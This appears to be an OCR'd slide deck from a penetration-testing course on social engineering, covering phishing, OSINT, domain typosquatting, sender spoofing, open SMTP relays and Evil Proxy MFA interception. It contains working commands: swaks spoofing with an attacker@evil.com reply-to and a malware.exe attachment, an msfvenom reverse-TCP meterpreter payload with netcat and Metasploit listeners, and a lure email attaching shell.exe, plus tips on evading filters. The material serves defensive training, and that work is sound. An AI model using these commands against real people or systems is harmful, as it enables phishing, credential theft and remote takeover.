Day 4

Social Engineering

positive hack camp

by positive technologies

powered by digital ministry_

positive education

CyberED

Set up for class

→ In the last session, we summarized the topics
the topics of exploiting vulnerabilities of primary access vulnerabilities, and to finish up, we're talking about the last (in our course) of primary access attacks: **social engineering attacks.**

→ In this part we're going to talk about **what these attacks look like, what technologies and scenarios they use.**

The topic

> **Social engineering attacks** focus entirely on


□ exploiting the “human factor,” often considered the weakest link in any system, including security systems.

□ These attacks leverage human psychology, using tactics designed to influence and manipulate individuals.

□ Attackers globally favor social engineering as an initial attack method due to its effectiveness and reliability. While a system may be secure and free of technical vulnerabilities, the human element is almost always susceptible to exploitation.

Today, you will learn and learn how to:

- Gather information on the target and prepare for attacks.
- Exploit vulnerabilities in mail server technologies.
- Choose and execute test scenarios.
- Implement advanced social engineering attack techniques and their enhancements.



Key concepts today

Social engineering (attack)

Deception, manipulation, and fraud by exploiting social and psychological aspects of human life.

Targets of social engineering attacks

The victim's performance (knowingly or unknowingly) of the necessary actions the victim's performance (consciously or unconsciously) of necessary actions or disclosure of necessary information.

Phishing


A type of Internet fraud aimed at gaining access to users' confidential login and password data. access to users' confidential login and password data.

Open Source Intelligence (Open Source Intelligence, OSINT)

The intelligence discipline that involves seeking, selecting, and collecting intelligence information from publicly available sources and analyzing it.

Basic example. Phishing or not?

You get a letter like this:



Поиск в папке "из текущего почтового ящика" (CTR...
из текущего почтового ящика
Все
Непрочитанные
По Дата (беседы)
Новые ↓
Сегодня

Egor Bogomolov
Password renewal
Hello, %username%! We've discovered an attack to your account, you
15:35

Google
Important! Change your Gmail password
Hello, %username%! We've discovered an attack to your account, you
15:26

Google Support
Important! Change your Gmail password
Hello, %username%! We've discovered an attack to your account, you
14:37

[redacted]

Чт 09.02.2017 15:35
Egor Bogomolov <e.bogomolov@infosec.ru>
Password renewal
Кому

Hello, %username%!

We've discovered an attack to your account, yo
Here you can change it:
http://evilsite.com/gmail_change_pass.php

Bogomolov Egor
Не подключен
[redacted] Отдел анализа защищенности

Календарь
Запланировать собрание

кабинет
[redacted]


Электронная почта
e.bogomolov@infosec.ru

Компания
ЗАО НИП "ИНФОРМЗАЩИТА"

Позвонить на рабочий
565

Мгновенные сообщения
e.bogomolov@infosec.ru

Yeah, that's an example of phishing



Egor Bogomolov <e.bogomolov@infosec.ru> <ishopper.corporate.store.llc@gmail.com>

кому:

Hello, %username%!

We've discovered an attack to your account, you need to change password ASAP!
Here you can change it:
http://evilsite.com/gmail_change_pass.php

General principles

Let's consider all the steps of the basic example separately.
These steps will form the basis for preparing scenarios of sociotechnical testing - simulation of social engineering attacks.

Finding information on targets


Preparing attack scenarios

- Attack scenarios
- Masking techniques
- Application of automation tools

Applying attack scenarios and measuring results

Step 1: Finding information goals

The list of targets is organized from largest to smallest, with the primary objective being to gather information about company employees who possess the necessary level of access and potential “legends” that could be utilized in crafting a compromise scenario.



Company

Entities within the corporate structure

Employees

Preparing the scenario

Popular forms of scripts

- **Phishing**
  A type of Internet fraud aimed at gaining access to users' confidential data - logins and passwords.
- **Vishing**
  One of the methods of social engineering fraud, which consists of attackers using telephone communication to lure out confidential information under various pretexts or incentivize to perform certain actions.
- **Baiting**
  The "bait" used is scattered flash drives, links to download interesting things for free. In the case of non-cyberfraud - a dropped wallet, the contents of which are offered to be divided, etc.

Preparing the scenario

Masking techniques

Domain Masking
Formation of similar domains differing by one letter, digit, division, etc. symbols in order to create a domain, similar to the original.
Example of tools.


Sender spoofing
Techniques for forming a letter in accordance with the standards RFC 822, 5322, in such a way as to affect the header of the letter From, creating the appearance of sending the email from an outside party.

Sending without authorization within one domain
SMTP Local Delivery Configuration.
Example of a problem.

Evil Proxy (Diversion of traffic through a proxy)
Using proxies instead of fake sites to intercept codes of the second factor and perfect replication of the site's mirror. Tool.

Domain Masking

Methods:



```
# Generate homoglyph domains
dnstwist -g -f json example.com > typos.json
```


Defense Evasion:

▪ Use non-standard TLDs (.co, .net) instead of .com

▪ Blend with legitimate subdomains (secure.example.com.login[.]net)

Sender spoofing

Technical Execution:



```
swaks --to target@example.com \
      --from "CEO Name <ceo@example.com>" \
      --server attacker-smtp.com \
      --h-From: '"CEO Name" <ceo@example.com>' \
      --h-Reply-To: attacker@evil.com \
      --attach malware.exe
```


Critical Vulnerabilities:

Missing DMARC/DKIM policies (42% of enterprises)

Legacy email protocols (SMTP without TLS)


Sending without authorization within one domain

Scan for vulnerable SMTP servers:




```
nmap -p25,465,587 --script smtp-open-relay 192.0.2.0/24
```

Send phishing emails through compromised server:



```
swaks --to victim@target.com \
      --from support@microsoft.com \
      --server 192.0.2.102:25
```

Evil Proxy


Victim
Evil Proxy
Legit Site
Attacker
HTTPS Request
Forward Request
Session Cookie/MFA
Serve Cloned Site
Exfiltrate Creds
Victim
Evil Proxy
Legit Site
Attacker

Application of automation tools

The main tools for automating phishing emails are tools that automate information gathering, site mirroring, and sending messages.

Most popular:

- SET (Social Engineering Toolkit)
- GoPhish
- Metasploit Framework

Apply the scenarios attack scenarios and measuring results

Issues that arise when attack scenarios are applied:

- When to launch?
- What could possibly go wrong?
- What to measure as an outcome?

When to launch?

When they are asleep at lunchtime, administrators and those who can react proactively are absent. **Early morning hours in the middle of the work week (Thursdays)** so that employees can continue to be "caught" on Friday.

Apply the scenarios attack scenarios and measuring results

What could possibly go wrong?

> ## Blocking your mailer

You need to keep at least three variants of e-mail servers if you want to send thousands of emails. These can be public servers: mail.ru, gmail.com, yandex.ru. Platforms for sending mass mailings: mailgun.com, Amazon Simple Email Service (Amazon SES), SendPuls, etc.; Own mail servers (You can use lightweight images like: poste.io).

> ## Responding to your social engineering scenario

Reactions can happen also due to the fault of your script, if a user notices something wrong and starts writing appeals to tech support or coworkers.

Apply the scenarios
attack scenarios and measuring results

What to measure as an outcome?

The customer needs every action of it’s employees.

It is necessary to measure:

- opening emails,
- clicking on links,
- entering data,
- script execution,
- response actions,
- etc.

Tying it to each specific user, the time and the scenario they are working with.

MSFVenom Payloads

MSFvenom is a command-line tool that’s part of the Metasploit Framework, a popular penetration testing platform used for developing and executing exploit code against a target system. MSFvenom is used to generate various types of payloads, which are pieces of code designed to be executed on a target system, often for the purpose of gaining unauthorized access or control.

Key Features of MSFvenom:

- **Payload Generation**: MSFvenom allows you to create payloads that can be used to exploit vulnerabilities in target systems. These payloads can be in different formats like executables, scripts, shellcode, or injectables.
- **Encoding**: MSFvenom supports encoding payloads to evade detection by security mechanisms such as antivirus software. This makes it harder for defensive tools to recognize and block the payload.
- **Customization**: Users can customize payloads by specifying options like IP addresses, ports, and other parameters that tailor the payload for specific targets.

Practice time!

MSFVenom Payloads

Basic MSFvenom Syntax:

```
msfvenom -p [PAYLOAD] -f [FORMAT] [OPTIONS]
```

-p [PAYLOAD]: Specifies the type of payload you want to generate (e.g., windows/meterpreter/reverse_tcp).
-f [FORMAT]: Defines the format of the output (e.g., exe, elf, raw, etc.).
[OPTIONS]: Additional options like LHOST (local host IP) and LPORT (local port) for reverse shells.

To create a reverse TCP shell for a Windows machine in an executable format, you might use:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -o
 shell.exe
```


This command generates an executable file (shell.exe) that, when executed on the target machine, attempts to connect back to the attacker’s machine (192.168.1.10) on port 4444.

Listeners/handlers

Once the payload is executed on the target system, it attempts to connect back, so you need to set a handler to establish a connection.

NetCat handler:

nc -lvnp 4444



```
┌──(ka0㉿k1pl)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```


Listeners/handlers

Basic MSF multi/handler:

Launch Metasploit and Use the Handler:

msfconsole

use exploit/multi/handler



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.1.10

set LPORT 4444


run

Swaks

Swaks (Swiss Army Knife for SMTP) is a versatile and scriptable command-line tool designed for testing and debugging SMTP (Simple Mail Transfer Protocol) servers. It’s commonly used by network administrators, developers, and security professionals to troubleshoot email-related issues, test mail server configurations, and perform basic penetration testing on email systems.

```
swaks --to mike@sandbox.local --from administrator@sandbox.local --header
"Subject: Updates" --body "Please run this exe file for updates" --server
192.168.1.102 --attach shell.exe
```

Other primary access attacks



Attacks on wireless networks

Gaining physical access to the target

Supplementary materials

- Aggregating all popular tools and resources for OSINT - osintframework.com
- Aggregation of all popular articles, research, case studies and tools in OSINT - github.com/jivoi/awesome-osint
- Aggregation of popular books, articles, tools, techniques in social engineering - github.com/giuliacassara/awesome-social-engineering